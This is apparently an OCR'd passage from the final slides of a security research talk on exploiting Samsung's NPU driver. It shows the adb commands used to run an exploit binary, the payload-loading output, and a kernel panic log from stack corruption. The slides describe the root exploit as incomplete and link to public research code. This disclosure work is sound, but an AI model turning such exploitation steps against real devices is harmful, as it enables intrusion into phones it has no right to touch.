
```
$ make push
// [...]

$ make run
// [...]
adb wait-for-device shell \
        su root sh -c "/data/local/tmp/parser_init /data/local/tmp/"
[+] Opening /dev/ion
[+] ION allocation
[+] ION buffer mapping
[+] Opening /dev/vertex10
[+] Loading the payload
```

- After reboot, you'll have the following message in `/proc/last_kmsg`

```
$ adb shell su root sh -c "cat /proc/last_kmsg" | grep -A20 "Kernel panic"
<0>[ 7717.705033]  [2:  npu-proto_AST:23209] Kernel panic - not syncing: stack-protector: Kernel stack is corrupted in: nw_rslt_manager+0x2e0/0x2e4
<4>[ 7717.707246]  [2:  npu-proto_AST:23209] Call trace:
<4>[ 7717.707263]  [2:  npu-proto_AST:23209]  dump_backtrace+0x0/0x1b0
<4>[ 7717.707281]  [2:  npu-proto_AST:23209]  show_stack+0x14/0x20
<4>[ 7717.707296]  [2:  npu-proto_AST:23209]  dump_stack+0xd4/0x110
<4>[ 7717.707311]  [2:  npu-proto_AST:23209]  panic+0x174/0x2dc
<4>[ 7717.707328]  [2:  npu-proto_AST:23209]  __stack_chk_fail+0x18/0x1c
<4>[ 7717.707343]  [2:  npu-proto_AST:23209]  nw_rslt_manager+0x2e0/0x2e4
```

- **Full root exploit:**
  - Far from finished, although an interesting start
  - Still need many primitives (Stack canary leak, KASLR/CFI/RKP bypass, etc.)
  - Left as an exercise to the reader



Conclusion

Conclusion

- We went from zero to a comprehensive understanding of the NPU OS and a working exploit to control it
- Our kernel exploit is still incomplete though, but it's a good start
  - Software mitigations are working as intended
- It was a very specific talk, but I hope you've learned a thing or two that you can apply to other targets

- **References**
  - Reversed C code & tools: https://github.com/LongtermSecurityInc/samsung-npu/
  - Blogpost part 1: https://blog.impalabs.com/2103_reversing-samsung-npu.html
  - Blogpost part 2: coming soon...

Thank you!